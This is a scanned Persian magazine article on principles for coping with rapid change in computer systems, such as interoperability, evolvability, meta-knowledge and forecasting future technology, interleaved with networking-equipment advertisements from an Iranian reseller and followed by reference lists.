خصوصیت مهمی که سیستمهای کامپیوتری دارند، قابلیت برقراری ارتباط با سایر سیستمها است. این قابلیت، خود به خود قابلیت تحمل تحولات سریع را افزایش می‌دهد. وقتی سیستمی امکان برقراری ارتباط با سیستمهای دیگر را از انواع مختلف داشته باشد، وقتی سیستمهای محیطی و سیستمهای جانبی تغییر می‌کنند، می‌تواند با سیستمهای جدید نیز رابطه برقرار کند و از این رو به این دلیل لازم نیست تا از گردونه فعالیت خارج شود. در صورتی که بر یک سیستم یا قرارداد واحد تکیه کنیم، تمامی سیستمها را موظف می‌کنیم تا از یک روش و یک محیط استفاده کنند. جهانی که در آن تنها یک سیستم عامل وجود داشته باشد جهانی غیر بهینه خواهد بود، چرا که این سیستم ممکن است برای برخی بیش از اندازه بزرگ و برای برخی بیش از اندازه کوچک باشد. به جای وحدت، می‌توان از ایجاد فرهنگ تنوع و گوناگونی و استفاده از واسطه‌های استاندارد بین اجزاء سود برد. تحولات در محیطی که از روشهایی مانند خادم و مخدوم^۵ و شیءگرایی به صورت سیستم باز تبعیت می‌کنند، بهتر پذیرفته می‌شوند. یکپارچه‌سازی باید در سطحی بالاتر از سیستم عامل صورت گیرد و قراردادهای تبادل اطلاعات این وظیفه را بر عهده بگیرد. نکته مهم آنست که فناوری به عنوان یک اصل

5) Client-Server

مستقل از تجارت و آنچه در بازار مطرح است در نظر گرفته شود. امروز تنها این مطرح نیست که عوامل تجاری در فناوری دارای اهمیت نیستند بلکه این عوامل اغلب بر عوامل فناوری غلبه می‌کنند. نمونه‌ای که می‌توان بر این موضوع ذکر کرد ایجاد سیستمهای کاربردی تحت سیستم عامل ویندوز است. شما برای ایجاد یک سیستم کاربردی گاه برای استفاده از منابع ویندوز مجبور به کنار گذاشتن برخی از روشهای بهینه هستید. بیان این موضوع، انکار قابلیتهای فراوان ویندوز نیست، بلکه این مسأله را می‌رساند که تبعیت از وحدت، مثل یک سیستم عامل واحد و کنار گذاشتن سیستمهای دیگر می‌تواند به محدود شدن قدرت فناوری منجر شود و این موضوع سیستمها را در مقابل تحولات سریع و درازمدت آسیب پذیر می‌کند. شاید در مقابل تحولات کوتاه مدت، انتخاب یک وحدت مؤثر باشد، ولی تحولات درازمدت، جامعیت آن وحدت را از بین خواهد برد و باعث شکست آن سیستم خواهد بود. [خ م ح ۷۵، م ج ۷۶، ص دم ۷۲، rlg95، hpl95، rsp87]

اصل «تحول پذیری سیستمها»

زمانیکه از پذیرش تحولات سخن می‌گوئیم، منظور انطباق سیستم با شرایط جدید فراهم آمده است بدون آنکه نیاز به جایگزینی سیستم با سیستم دیگر باشد. در تولید یک سیستم، عوامل متعددی هستند که باعث می‌شوند آن سیستم بتواند با شرایط جدید خود را وفق دهد. این خود بخشی از مسأله کیفیت سیستم است. بخصوص در زمینه نرم افزار، برخی از عوامل کیفیت در پذیرش تحولات نقش اساسی را بازی می‌کنند. از آن جمله می‌توان به موارد زیر اشاره نمود. برخی از این عوامل در جای خود آنقدر دارای اهمیت هستند که خود به عنوان یک اصل مستقل مطرح شده‌اند. قابلیت حمل، قابلیت سازگاری رو به بالا، قابلیت باز به کارگیری، قابلیت نگهداری سیستم، قابلیت انعطافپذیری سیستم، تبعیت از استاندارد (اهمیت استانداردها و پروتکلها در تولید سیستمها، بخصوص برای سازگاری با تحولات و تغییرات به چشم می‌خورد. در استانداردها باید شمول آینده را در نظر گرفت. زمانیکه تحولات از شمول استاندارد خارج شد باید استاندارد جدیدی جایگزین شود. در این حالت حتی الامکان سازگاری استاندارد جدید با استاندارد قدیمی نیز باید مورد توجه قرار بگیرد، عدم وابستگی به زبان، لایه سازی سیستمها با استفاده از تجرید و بسته بندی، توجه به روشهای مطرح در هوش مصنوعی و مسائلی نظیر یادگیری، باعث افزایش قابلیت پذیرش تحولات می‌شود. [م ج ۷۲، م ج ۷۳، م ج ۷۶، DRM95، MIA93، MPM93، RLG95، BEL87، ROS94، DBR96، KAW91، HLP95، MOT91، SCH90، ROL88، ZEW95، RSP87]

اصل «رشد متناسب با فرهنگ»

برای جلوگیری از ایجاد بحران فرهنگی سه مسأله باید مورد توجه قرار گیرد:

۱) فعالیت در زمینه ارتقاء فرهنگ

Noble

شرکت نابل
(سهامی خاص)
تنها نمایندگی رسمی در ایران

بزرگترین تولیدکننده تجهیزات مسیریاب و سوئیچ شبکه

انواع مسیریاب‌های پر قدرت برای اتصالات **INTERNET** و **INTRANET**

CISCO SYSTEMS



The Network Works.
No Excuses.SM



Cisco AS5200
Universal access server
انواع مسیریاب برای دستیابی کاربران متعدد به شبکه



Cisco 1600 series
مسیریاب جدید با دو خروجی WAN سریال یا ISDN



Cisco 3600 series
مسیریاب قابل گسترش با خروجی‌های متعدد




Cisco 4000 series
مسیریاب با قدرت بالا و قابلیت گسترش زیاد



3Com®

شبکه یعنی:

جامع ترین تجهیزات شبکه گسترده کامپیوتری زیر یک سقف




CELLPLEX 7000 HD

سوییچ مرکزی با ظرفیت ۵ مگابیت با خروجی های ۱۰/۱۰۰ و ۱۰/۱۰ مگابیت
ETHERNET و ۱۵۵ و ۳۲۲ مگابیت
ATM



SUPERSTACK II SWITCHES

سوییچ ها با ظرفیت متوسط با خروجی های ۱۰/۱۰۰ و ۱۰/۱۰ مگابیت
ETHERNET و ۱۵۵ مگابیت
ATM و ۲۰۰ مگابیت
FDDI



OFFICE CONNECT SYSTEMS

انواع سوییچ و متمرکز کننده ارزان قیمت برای دفاتر
کوچک با خروجی های ۱۰/۱۰ و ۱۰/۱۰ مگابیت
ETHERNET



NETWORK INTERFACE CARDS

انواع کاملی از کارت های شبکه ۱۰/۱۰۰-۱۰/۱۰ مگابیت
ETHERNET ۱۵۵ مگابیت
ATM و ۱۰/۱۰ مگابیت
FDDI برای انواع کامپیوتر

گارانتی مادام العمر (کارت های شبکه)
حداقل یکسال کامل برای بقیه تجهیزات

شرکت نابل (سهامی خاص)
تمایزده رسمی محصولات 3Com در ایران

Noble

تلفن: ۸۸۴۱۳۱۵ - ۸۸۲۹۲۱۷ فاکس: ۸۸۲۸۹۲۷

E-Mail: noble@vira.com

برای اطلاعات بیشتر و دریافت بروشور کامل تجهیزات شبکه با ما به آدرس: خیابان میرزای شیرازی، خیابان شاهین، شماره ۷۴ یا صندوق پستی ۶۷۱-۱۵۱۱۵ مکاتبه فرمائید.

Noble

بی جهت دستگاه خود را روشن نگذارید

از این پس پیغام صوتی یا فاکس خود را با کامپیوتر خاموش دریافت کنید

تنها نمایندگی رسمی شرکت 3Com در ایران

(* فعلا کلیه مودمهای ۵۶ کیلو بیت بر روی خطوط ایران تا ۶/۳۲ کیلو بیت کار می کنند)



SPORTSTER MESSAGE PLUS

مودم فاکس ۵۶ کیلو بیت با قابلیت ضبط ۲۵ صفحه فاکس و ۲۵ پیام صوتی بدون نیاز به روشن بودن کامپیوتر



SPORTSTER 56K VI

مودم فاکس ۵۶ کیلو بیت با امنیتی تلفنی همراه با میکرو فیلتر و بلندی نوی داخلی



COURIER V. EVERYTHING

مودم فاکس ۵۶ کیلو بیت با قابلیت SYNC و کار بر روی خطوط LEASED LINE



TOTAL CONTROL MODEMS

انواع مجموعه مودمهای ۸ - ۱۶ - ۶۴ بیتی برای موبایل کامپیوتر بزرگ و بانکها

US Robotics
(A 3Com Company)

BICC Brand-Rex

(بزرگترین سازنده کابلهای مخابراتی در جهان)

از کنار میز کار تا مرکز کامپیوتر

M
MILLENNIUM

- مجموعه ای کامل از قطعات و لوازم کابل کشی شبکه
- انواع کابل مسی و اتصالات مطابق با استاندارد CAT-5+ تا ۴۰ مگاهرتز (مناسب برای شبکه های ETHERNET)
- انواع فیبر نوری، اتصالات و دستکاهای نصب و تست
- ساخت انگلستان
- با رعایت استانداردهای جامعه اروپا (EC)



CAT5PLUS AND GIGAPLUS CABLES

انواع کابل مسی مناسب کاربرد
تکنولوژی های ۱۰۰ و ۱۰۰۰ مگاهرتز ETHERNET و ۱۵۵ مگاهرتز ATM



FIBRE OPTIC CABLES

انواع کابلهای فیبر نوری SINGLEMODE یا MULTIMODE
در ساختارهای متفاوت



ACCESSORIES

لوازم و تجهیزات شبکه CAT 5+ و ۴۰ مگاهرتز و دستکاهای نصب و تست فیبر نوری

(۲۰ سال کارآفرینی تجهیزات و کابل کشی ساختاریافته)

Noble

شرکت نایل

(سهامی خاص)

نماینده گی انحصاری در ایران

در چه زمانی کدام روش علمی بهتر عمل می‌کند. این علم، «فرادانش» نامیده می‌شود. فرادانش مشخص می‌کند که در یک وضعیت و شرایط خاص چه دانشی باید مورد استفاده قرار بگیرد.

آنچه که در علم کامپیوتر، بیش از روشها و الگوریتمها اهمیت دارد آنست که کدام الگوریتم و کدام دانش باید در حال حاضر مورد استفاده قرار گیرد. زمانیکه تحول رخ می‌دهد، شرایط محیطی و مسأله تغییر می‌کند. اگر متخصصین رشته کامپیوتر، تنها با الگوریتمها و روشها آشنا باشند و بنا به تجربه از این روشها و الگوریتمها در مسائل کاربردی بهره جویند، در چرخه تحول، زمانیکه با تغییر شرایط مواجه می‌شوند، نمی‌توانند روش مناسب را انتخاب کنند. ضعف عمده‌ای که در دوره‌های آموزش عالی کامپیوتر وجود دارد، عدم انتقال فرادانش است. در کلاسهای دانشگاه بیشتر خود روشها مطرح می‌شوند تا بحث و بررسی و ارزیابی روشها و شرایطی که در آن کارایی دارند. در سالهای اخیر بحثهای متعددی بین صنعت و دانشگاه بر روشهای آموزش کامپیوتر در دانشگاه مطرح است. صنعت بر این تأکید می‌کند که در آموزشهای دانشگاهی باید فناوری مورد بحث قرار گیرد. البته لازم است تا دانشجویان با مواردی از فناوری نیز به‌عنوان نمونه آشنا گردند، اما بحث آموزش فناوری به‌صورت مطلق خطای روشنی است. دانشجویانی که آموزش فناوری دیده‌اند با از بین رفتن آن فناوری، قدرت فعالیت خود را از دست می‌دهند. از طرف دیگر دانشگاه بر علم محض تأکید می‌کند و همان دلایل سطرهای قبلی را دلیل این مدعا می‌داند که درست نیز هست. اما مشکل با این مسأله حل نمی‌شود. فارغ‌التحصیلانی که نمی‌دانند در چه شرایطی، چه روشی را مورد استفاده قرار دهند، امکان فعالیت در صنعت را ندارند. به‌عنوان یک نقطه کور در آموزش دانشگاهی، مشکل ارائه فرادانش وجود دارد و اگر بخواهیم متخصصینی تربیت کنیم که در تحولات سریع، از گردونه فعالیت خارج نشوند، باید بر فرادانش تأکید کنیم. [تام ۷۲، م ص ۷۲، HLP95، KAW91، MOT91، SCH90، ERI89، ROL88]

اصل «اعتبار گذشته»

سیستمهایی که قبلاً فعالیت می‌کردند معتبر شناخته شده و امکان ادامه فعالیت آنها در کنار سیستمهای جدید وجود داشته باشد و این یعنی سازگاری رو به بالا. [RSP87، RFA88]

اصل «اعتبار کنونی»

سیستمهای جدید باید با واقعیتهای موجود و شرایط و محیط موجود ایجاد شوند و در نظر گرفتن قابلیتهای سیستم تنها با استفاده از تواناییهایی که در اختیار قرار دارد به صورت مطلق صحیح نیست. به‌عنوان مثال سازمانی را در نظر بیاورید که اکثر تجهیزات سخت‌افزاری آنرا کامپیوترهای کم‌سرعت و کم‌حافظه 286 و 386 تشکیل می‌دهند و امکان و لزوم جایگزینی آنها با کامپیوترهای پرسرعت وجود ندارد و تمام سیستمهای نرم‌افزاری موجود در

همانطور که در زمینه ارتقاء قابلیت مصنوعات و سیستمها کوشش می‌شود، در ارتقاء فرهنگ جامعه نسبت به قابلیتهای ذکر شده نیز سرمایه‌گذاری و کوشش شود.

۲) ایجاد فرهنگ تحول

خود مسأله تحول و پذیرش تحول در جامعه، موضوعی است که باید به عنوان یک فرهنگ در جامعه وجود داشته باشد. اگر چنین فرهنگی در جامعه ایجاد شده باشد، جامعه، خود، پذیرای تحولات خواهد بود و فرهنگ جامعه همگام با تحولات سریع ارتقاء خواهد یافت.

۳) اجتناب از فعالیتی که هنوز فرهنگ آن ایجاد نشده مگر آنکه بدانیم با انجام این فعالیت، فرهنگ آن هم توسط خود جامعه ایجاد خواهد شد.

در فعالیت در زمینه ارتقاء فرهنگی و ایجاد فرهنگ تحول دو سطح از مخاطبین مطرح می‌شوند:


۱) عامه مردم و متخصصینی که با این موضوع برخورد می‌کنند.

۲) سیاستگذاران و قانونگذاران صنعت کامپیوتر.

به نظر می‌رسد توجه به گروه دوم اهمیت بیشتری داشته باشد. [م ج ۷۲، خ م ج ۱۷۵]

اصل «توجه به فرادانش»

علم کامپیوتر، یک علم مبتنی بر فناوری است. فناوری، دانشی است نظام یافته برای انجام یک عمل که از عناصر ابزار، دانش، دانش استفاده و سیستم استفاده و یا فرهنگ استفاده تشکیل می‌گردد. فناوری وابستگی کاملی به ابزار و محیط دارد. بنابراین فناوری با تغییر ابزار و محیط تغییر پیدا می‌کند. فناوری میرا است و به مرور زمان از بین رفته و جای خود را به فناوری دیگر می‌دهد. حال آنکه دانش همواره ثابت و تغییرناپذیر است. اما دانش می‌تواند مبتنی بر فناوری باشد. علم کامپیوتر یک علم مبتنی بر فناوری است. الگوریتمها و روشها و ساختارهای مطرح در علم کامپیوتر، هرچند که خود مستقل هستند و به مرور زمان تغییر نمی‌کنند، اما کاربرد و جایگاه هر الگوریتم و روش با توجه به تغییر فناوری، تغییر می‌کند. به عنوان مثال در علم ذخیره و بازیابی اطلاعات، روشها و مکانیزمهای مطرح در ذخیره‌سازی به‌عنوان علم محسوب می‌شود، اما اینکه از روشها و مکانیزمهای مطرح شده چه زمانی استفاده شود، بستگی به شرایط و امکانات فناوریانه دارد. زمانی که محدوده حافظه عملیاتی ما بسیار کوچک باشد و از رسانه خاصی استفاده کنیم، یک سری از روشها مطرح می‌شوند و زمانی که حافظه زیادی داشته باشیم و رسانه دیگری را مورد بهره‌برداری قرار دهیم روشهای دیگری دارای کارایی خواهند بود. بیان کردن یک الگوریتم به‌عنوان روش کار و مطلق در علم کامپیوتر، کار درستی نیست، بلکه کارایی و بهینه بودن با توجه به شرایط مختلف متفاوت است. اما چه چیزی در این میان مشخص می‌کند که



شکل ۵: جایگاه فردانش

نتیجه‌گیری

برای اینکه بتوانیم از ایجاد بحران بر اثر تحولات سریع سیستم‌های کامپیوتری جلوگیری نمائیم، باید خود را برای پذیرش این تحولات آماده کنیم. ما به این تحولات نیاز داریم و نمی‌توانیم جلو تحول را بگیریم. تبعیت از اصول سیزده‌گانه ذکر شده، به ما کمک می‌کند تا شرایط را برای پذیرش تحولات آماده کنیم. رعایت این اصول بستر مناسبی برای انجام تحولات سریع سیستم‌های کامپیوتری فراهم می‌آورد و به ما کمک می‌کند تا به جای برخورد و مقاومت در مقابل تحولات، با آن به نقطه تعادلی برسیم.

منابع

- رض‌س ۷۲ رضانی، سیامک (۱۳۷۲) «تکنولوژی اطلاعاتی و برنامه‌ریزی انگلستان»، گزارش کامپیوتر، شماره ۱۱۹.
- م‌ج ۷۲۱ مجیدی، اردوان (۱۳۷۲) «بررسی جنبه‌های به‌کارگیری ناصحیح تکنولوژی نرم‌افزار کامپیوتر در ایران»، دومین سمینار علم، توسعه و تکنولوژی، دانشگاه صنعتی امیرکبیر.
- م‌ج ۷۳۱ مجیدی، اردوان (۱۳۷۳) «نگهداری سیستم‌های نرم‌افزاری و وضعیت آن در ایران»، اولین کنگره ملی نگهداری و تعمیرات (نت) - دانشگاه صنعتی اصفهان.
- ش‌م‌خ ۷۰ شاخو، مری (۱۳۷۰) «جهان سوم و کامپیوتر - آیا جهان سوم به کامپیوتر نیاز دارد؟»، خبرنامه انفورماتیک، شماره ۴۷.
- ام‌ب ۷۲ امینی، بهرام (۱۳۷۲) «فروپاشی صنعت کامپیوتر»، ترجمه از Business week NOV 1992 خبرنامه انفورماتیک، شماره ۵۵.
- خ‌آ‌م ۷۲ خیرآبادی، مهران (۱۳۷۲) «رقابت شرکتها با هم در تحولات سریع سیستم‌های کامپیوتری»، ترجمه از اکونومیست، سپتامبر ۱۹۹۴، خبرنامه انفورماتیک، شماره ۵۷.
- خ‌م‌خ ۷۵ خیام روحانی، محمد (۱۳۷۵) «نرم‌افزار به کجا می‌رود»، ترجمه از IEEE Computer، اوت ۱۹۹۵، خبرنامه انفورماتیک، شماره ۶۰.
- ب‌م ۷۲ بهشتیان، مهدی (۱۳۷۲) «روشهای ساختیافته توسعه سیستمها»، گزارش کامپیوتر، شماره ۱۲۰.


محیط DOS عمل می‌کنند. در چنین سازمانی تغییر سیستم عامل به ویندوز و تولید سیستم‌های کاربردی بر این سیستم عامل، در نظر نگرفتن واقعیتها است. هرچند که از قابلیت‌های مطلق سیستم عامل ویندوز نسبت به سیستم عامل DOS با خبر هستیم. محیط کنونی باید به عنوان یک واقعیت در نظر گرفته شود.

اصل «پیش بینی آینده»

زمانیکه از تحولات سریع صحبت می‌کنیم، اولین چیزی که در ذهن تداعی می‌شود آنست که در آینده، شرایط و امکانات و وضعیتی را خواهیم داشت که هم‌اکنون نداریم. یکی از عواملی که باعث می‌شود تا بتوانیم با این تحولات تعادل برقرار کنیم، پیش‌بینی آنست که در آینده چه وضعیتی را خواهیم داشت. آماده شدن برای این وضعیت، در پذیرش آینده کمک‌کننده است. حرکت به سوی تولید نرم‌افزارهایی که هنوز فناوری آن وجود ندارد ولی علم آن وجود دارد و می‌دانیم در آینده نه‌چندان نزدیک و نه‌چندان دور به این فناوری دست پیدا خواهیم کرد کمک‌کننده خواهد بود. در برنامه‌ریزی برای فناوری آینده باید به موارد زیر توجه شود:

- اطمینان نسبی از اینکه این فناوری حتماً عرضه خواهد شد.
- بدانیم در چه زمانی (تخمینی) به این فناوری دست پیدا خواهیم کرد.
- اقتصادی بودن چنین فعالیتهایی در سرمایه‌گذاری درازمدت.

چنین مواردی با نمونه‌سازی و شبیه‌سازی شرایط آینده در آزمایشگاهها فراهم می‌شود. برنامه‌نویسی برای آینده و ایجاد مراکزی برای برنامه‌نویسی آینده کمک می‌کند تا زمانی که آینده فرا رسید، برای برخورد با آن آمادگی لازم را داشته باشیم. در تحقیقات نیز باید شرایط آینده در نظر گرفته شود. سرعت تغییر در فناوری گاه چنان زیاد است که برخی از تحقیقات در انتهای کار بی‌ثمرند. سیستمها باید با یک آینده‌نگری نسبی ایجاد شوند.



شکل ۶: علم کامپیوتر یک علم مبتنی بر فناوری است

- | | |
|---|--|
| RSP87 - R.S.Pressman (1987) "SOFTWARE ENGINEERING"- McGrawHill. | نم ۷۲ نقیب‌زاده شایخ، ابراهیم (۱۳۷۲) «بحران نرم‌افزار: دیروز، امروز، فردا»، گزارش کامپیوتر، شماره ۱۲۰. |
| RFA88 - R.Fairley (1988) "SOFTWARE ENGINEERING CONCEPTS"- McGrawHill. | م ۷۶ مجیدی، اردوان (۱۳۷۶) «نگاهی بر سازمان استانداردهای ارد ۱ و ۳»، همایش بررسی مشکلات ملی نرم‌افزار، سازمان برنامه و بودجه. |
| DIH87 - Dougbell, IanMorrey, Johnpugh (1987) "SOFTWARE ENGINEERING"- Prentice/Hall. | تام ۷۲ تبعه امامیه، مسعود (۱۳۷۲) «منابع انسانی و آموزش کامپیوتر»، خبرنامه انفورماتیک، شماره ۵۴. |
| ISO89 - I.Sommerville (1989) "SOFTWARE ENGINEERING"- Addison Wesley. | م ص ۷۲ صدیقی مشکانی، محسن (۱۳۷۲) «ناهمگونی دانش و اهمیت آن»، گزارش کامپیوتر، شماره ۱۲۳. |
| PLG95 - R.L. Glass (1995) "SOFTWARE CREATIVITY"- Prentice Hall. | ITH91 - I.T. Hawryszkiewicz (1991) "INTRO TO SYSTEM ANALYSIS & DESIGN"- PRENTICE HALL. |
| MPM93 - M.Norris (1993) "THE HEALTHY OF SOFTWARE PROJECT" - John Wiley. | PCC90 - Powers, Cheney, Crow (1990) "STRUCTURES SYSTEM DEVELOPMENT" - Boyd & Fraser. |
| ROS94 - R.Sharp (1994) "PRINCIPLES OF PROTOCOL DESIGN" - Prentice Hall. | KKJ92 - K.E.Kendall, Julie E.Kendall (1992)- SYSTEM ANALYSIS AND DESIGN- Prentice Hall. |
| DBR96 - D. Weeler- B.Brickzusk - R. Reginald (1996) "SOFTWARE INSPECTION"- IEEE Computer Society. | WBB90 - Whitten, Bentley, Barlow - (1990) "SYSTEM ANALYSIS & DESIGN METHODS"- IRWIN TOPPAN. |


- DRM95 - R.G.DROMEY-"A MODEL FOR SOFTWARE PRODUCT QUALITY" - IEEE Software Engineering - FEB.1995.
- ZEW95 ZWEBEN - EDWARDS - WEIDE - HOLLINGSWORTH - "THE EFFECTS OF LAYERING AND ENCAPSULATION ON SOFTWARE DEVELOPMENT COST AND QUALITY" - IEEE Software Engineering - MAR.1995.
- TEP96 - TERFOSTEDE - PROPER - "QUERY FORMULATION AS AN INFORMATION RETRIEVAL PROBLEM" - THE COMPUTER - No. 39-4 1996.
- ROL88 - D.W.Rolston (1988) "ARTIFICIAL INTELLIGENCE AND EXPERT SYSTEMS DEVELOPMENT" - McGRAW-HILL.
- ERI89 - E.Hollnagel (1989) "THE RELIABILITY OF EXPERT SYSTEMS" ELLIS HORWOOD.
- SCH90 - R.J.Shalkoff (1990) "ARTIFICIAL INTELLIGENCE" - McGRAW-HILL.
- MOT91 - H.Motoda - Hitachi Richiro - "KNOWLEDGE ACQUISITION FOR KNOWLEDGE BASED SYSTEMS" - IEEE EXPERT - AUG.1991.
- KAW91 - A.Kawaguchi - Hiroshi Motoda - "INTERVIEW-BASED KNOWLEDGE ACQUISITION USING DYNAMIC ANALYSIS" IEEE EXPERT -OCT.1991.
- HPL95 - HAYES-ROTH-PFLEGER-LALANDA - "A DOMAIN SPECIFIC SOFTWARE ARCHITECTURE FOR ADAPTIVE INTELLIGENT SYSTEM. "IEEE SOFTWARE- APR.1995.
- RAM86 - R.S.Arnold,R.J.Martin - "SOFTWARE MAINTENANCE"- 1986_MAY-IEEE Software.
- RBC86 - R.N.Britchar,J.J.Craig - "USING MODERN DESIGN PRACTICE TO UPGRADE AGING SOFTWARE SYSTEMS" - 1986_MAY - IEEE Software.
- CIP86 - C.Arango,P.Freeman,Christopher Pidgen - "SOFTWARE MAINTENANCE BY TRANSFORMATION" - 1986_MAY - IEEE Software.
- SLS86 - S. Letovskey, E.Sloway - "DELOCALIZED PLANS AND PROGRAM COMPREHENSION" - 1986_MAY - IEEE Software.
- DLW85 - D.C. Lackham,F.Wronhenke - "AN OVERVIEW OF ANNA A SPECIFICATIONS LANGUAGE FOR ADA" - 1985.MAR - IEEE Software.
- CER88 - J.R.Cordy,N.L.Elliot,Michael G.Robertson - "A USER INTERFACE AID IN SOFTWARE MAINTENANCE TASK" 1988.FEB - IEEE Software.
- TZE84 - TZE-Shiuliu - "MAINTENANCE PROCESSORS FOR MAINFRAME COMPUTERS" 1984 FEB - IEEE Spectrum.
- BHH90 - Berkley,Hoog, Humpures(1990)"SOFTWARE DEVELOPMENT PROJECT MANAGEMENT" Ellis Horwood.
- ASF88 - A.S.Fisher (1988) "CASE USING SOFTWARE DEVELOPMENT TOOLS"- John Wiley & Sons.
- NPA89 - N.Parrington (1989) "UNDERSTANDING SOFTWARE TESTING" Ellishorwood.
- JRB94 - J.Rubin (1994) "USABILITY TESTING" - John Wiley.
- LEC95 - L.Eeckhadt (1995) Chistion Gollier - "RISK (EVALUTION,MANAGMENT AND SHARING)"- HARVESTER WHEATSHEAF.
- BRM95 B.Marick (1995) "THE CRAFT OF SOFTWARE TESTING" - Prentice Hall.
- AMD93 - A.M.Davis (1993) "SOFTWARE REQUIREMENTS" - Prentice Hall.
- DBR96 - D.Weeler, B.Brickzuns, R.Reginald (1996) "SOFTWARE INSPECTION"- IEEE Computer Society.
